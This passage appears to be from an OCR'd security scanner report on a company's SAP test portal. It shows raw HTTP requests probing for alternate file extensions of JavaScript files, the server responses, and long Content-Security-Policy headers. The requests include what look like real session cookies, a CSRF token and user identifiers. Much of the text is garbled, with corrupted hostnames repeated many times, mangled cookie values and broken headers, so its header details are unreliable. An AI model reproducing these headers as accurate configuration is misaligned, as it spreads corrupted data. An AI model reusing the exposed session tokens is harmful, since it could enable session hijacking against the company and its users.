Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

Cookie: sapin\_PORTAL=(J2EE/195120)/158152; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//nn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:55:41 GMT

Server: Apache X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/java-archive;charset=UTF-8 cache-control: private, max-age=31556926

last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://saccounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://saccounts.ondemand.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://saccounts.ondemand.com/a16 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://suncertailines.com/ga.js https://cdn.recast.ai/ resource://\* https://s.post.ai/ https://sp.com/ https:// http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:/443 https://syndication.twitter.com https://www.zaiaris.com/https:///zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/jttps://waps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-test.s3-amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zaiaris.com:443 https://maxcdn.bootstrapcdn.com https://com/sci.jco.googleapis.com/https://patform.twitter.com/https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://sapui5.hana.ondemand.com/https://\*.zaiaris.com:443 https://maxcdn.bootstrapcdn.com/tftps://sapui5.hana.ondemand.com/https://\*.zaiaris.com/sci.jco.googleapis.com/https://sapui5.hana.ondemand.com/https:// https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

dummyNotUsed

#### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/qvgw.js HTTP/1.1 Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69l/mmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

### Response 2

HTTP/1.1 404 Not Found Date: Thu, 14 Jul 2022 05:55:43 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/

https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https:///i.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://ogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://\*zalaris.com/443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.4. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined\_static\_includes\_1.js.exe

### Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js

## Request 1

GET /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.exe HTTP/1.1

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lÄmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657777478870

## Response 1

HTTP/1 1 200 OK

Date: Thu 14 Jul 2022 05:51:22 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/octet-stream;charset=UTF-8 cache-control: private, max-age=31556926

last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://patform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://i.accounts.ordentand.com/intps://accounts.ordentand.com/intps://icalestcors.acurewebsites.nev/intps://iogin.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/https://\*zalaris.com/443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/https://syndi https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/.443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://con.recast.ai/https://boost-files-general-eu-west-1-amazonaws.com/files/ZALARIS/ data: https://con.recast.ai/https://con.recast.ai eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff Connection: close

Content-Length: 417584

var requirejs,require,define;(function(global){var req,s,head,baseElement,dataMain,src,interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExp=/(\/\\*([\s\S]\*?)\\*\/|([\^:] ..[SNIP]..

## Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/zewa.js.exe HTTP/1.1

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG voint-septenting-acuting-acuting-incation original\_application\_uri=ole 1#ojPrwine I Etwa / rktAP-%cFgn%2BWbebq508vbkqZkwqLkdGNuL3edsSiN1 HBdUxY5E7ezXEH7.ImmEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FReVfxOVzqwsYf%2BuEw8A%2FEnkM%2BofO0tuB%2BoglcPgyX%2BwajTHGXkuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvF5%2BdN9aw5QVvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657777478870

## Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:51:25 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.eu:443 https://p.sapsf.com.443 https://p.sapsf.eu:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://i.docs.azulewebsites.nev/https://iogin.windows.nev/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/https://maps.googleapis.com https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://\*zalaris.com/443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdn.syndication.twitter.com/https://syndication.twitter https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co https://www.zalaris.com/https://alaris.com/https://syndicata-inilite/https://www.zalaris.com/https://calaris.com/https://syndicata-inilite/https://www.zalaris.com/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://soni-inilite/https://soni-inilite/https://soni-inilite/https://soni-inilite/https://salaris.com/https://sal https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

# 23.5. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 1.js.gz

#### Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined static includes 1.js

#### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.gz HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650 ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657777478870

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:51:50 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-gzip;charset=UTF-8

cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 08:29:39 GMT
Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://polatform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://i.alac.com/.https://i.alacs.com/.https://i. https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://sip.ing.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://sip.ing.com/scripts/; img-src 'self' 'unsafe-inline' https://sip.ing.com https://sip.ing.com/scripts/; img-src 'self' 'unsafe-inline' https://sip.ing.com https://sip.ing.com/scripts/; img-src 'self' 'unsafe-inline' h west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boos eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

Content-Length: 417584

var requirejs,require,define;(function(global){var

req,s,head,baseElement,dataMain,src,interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExp=/(\/\\*([\s\S]\*?)\\*\/|([^:]] ....[SNIP]...

### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/rbz.js.gz HTTP/1.1

Host: testportal.zalaris.con

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG Contrasp.engine.secunity.authenicatori.orginal\_application\_uir-Ge\_1435jr-NwKe1 iEtw47KXAF\*%2Fg1/82BWbebq3008vkqZkwqLKudShuLSe05SiNThBuDX15E7e2XEH73IIIiiEl4u3G P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjir5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8A%2FEnKM%2Bof00tuB%2BoglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657777478870

### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:51:55 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/iri

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://s.maps.googleapis.com https://s.mdc.acure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://s.mapa.ondemand.com https://syndication.twitter.com https://syndication.twitt eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://ptypekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://zalaris.com/443 https://maxcdn.bootstrapcdn.com https://sapui5.hana.ondemand.com https://szalaris.com/supekit.net/ https://calaris.com/supekit.net/ https://calaris.com/ms-appx-web://\* https://cisap.com/ data:; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

# 23.6. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 1.js.jar

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js

#### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.jar HTTP/1.1

Host: testportal.zalaris.co

Accept-Encoding: gzip, deflate

Accept: \*/\*

